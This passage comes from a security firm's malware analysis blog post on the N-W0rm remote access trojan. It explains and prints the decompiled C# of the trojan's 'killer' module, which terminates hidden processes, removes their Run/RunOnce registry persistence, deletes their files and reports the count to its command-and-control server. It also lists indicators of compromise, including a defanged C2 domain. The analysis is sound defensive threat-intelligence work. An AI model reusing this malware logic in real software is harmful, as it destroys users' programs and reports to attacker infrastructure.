
First, it iterates over all processes and applies some checks to the name of the process. If the FileName attribute of the process satisfies one of the below checks and the window of the process is not visible, then the next block is entered:

- the path contains “wscript.exe”
- the path contains the User Profile Path (i.e. C:\Users\<USER>)
- the path contains the Common Application Data Path (i.e. C:\ProgramData).

Now, if these checks are true, then the process is killed, the program is deleted and the program is removed from the Run and RunOnce registry key located at the following paths:

- Software\\Microsoft\\Windows\\CurrentVersion\\Run
- Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce

After the iteration through all processes, the RAT sends the number of killed processes to its C2.



```
int num = 0;
foreach (Process process in Process.GetProcesses())
{
    try
    {
        string fileName = process.MainModule.FileName;
        if (hlIinikmNYFRC.xqTXWdFZiuVMAkf(process.MainModule.FileName) && !hlIinikmNYFRC.IsWindowsVisible(process.MainWindowHandle))
        {
            process.Kill();
            hlIinikmNYFRC.DeleteRegistryValues(Strings.StrReverse("nuR\\noisreVtnerruC\\swodniW\\tfosorciM\\erawtfoS"), fileName);
            hlIinikmNYFRC.DeleteRegistryValues(Strings.StrReverse("ecnOnuR\\noisreVtnerruC\\swodniW\\tfosorciM\\erawtfoS"), fileName);
            Thread.Sleep(500);
            File.Delete(fileName);
            num++;
        }
    }
    catch
    {
    }
}
if (num == 0)
{
    return;
}
hlIinikmNYFRC.SendStringToC2("killer" + hlIinikmNYFRC.Delimiter + num.ToString());
```

Figure 9: Module killer

IOC

Memory

Mutex: 2e3fb6d0

Network

nyanmoney02[.]duckdns.org

Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36

Port: 9031

Yara

You can find a complete Yara rule here -> SECUINFRA Falcon Team Git

fazitanfang

Series overview

N-W0rm analysis Part 1

fazitende

SECUINFRA Falcon Team · Author

Digital Forensics & Incident Response Experten

Neben den Tätigkeiten, die im Rahmen von Kundenaufträgen zu verantworten sind, kümmert sich das Falcon Team um den Betrieb, die Weiterentwicklung und die Forschung zu diversen Projekten und Themen im DF/IR Bereich.

Das SECUINFRA Falcon Team ist auf die Bereiche Digital Forensics (DF) und Incident Response (IR) spezialisiert. Hierzu zählen die klassische Host-Based Forensik, aber auch Themen wie Malware Analysis oder Compromise Assessment gehören zu diesem Aufgabengebiet. Neben den Tätigkeiten, die im Rahmen von Kundenaufträgen zu verantworten sind, kümmert sich das Falcon Team um den Betrieb, die Weiterentwicklung und die Forschung zu diversen Projekten und Themen im DF/IR Bereich. Dazu zählen beispielsweise Threat Intelligence oder die Erstellung von Erkennungsregeln auf Basis von Yara.
Digital Forensics & Incident Response experts

In addition to the activities that are the responsibility of customer orders, the Falcon team takes care of the operation, further development and research of various projects and topics in the DF/IR area.

The SECUINFRA Falcon Team is specialized in the areas of Digital Forensics (DF) and Incident Response (IR). This includes classic host-based forensics, but also topics such as malware analysis or compromise assessment. In addition to the activities for which we are responsible within the scope of customer orders, the Falcon team is also responsible for the operation, further development and research of various projects and topics in the DF/IR area. These include, for example, threat intelligence or the creation of detection rules based on Yara.
> All posts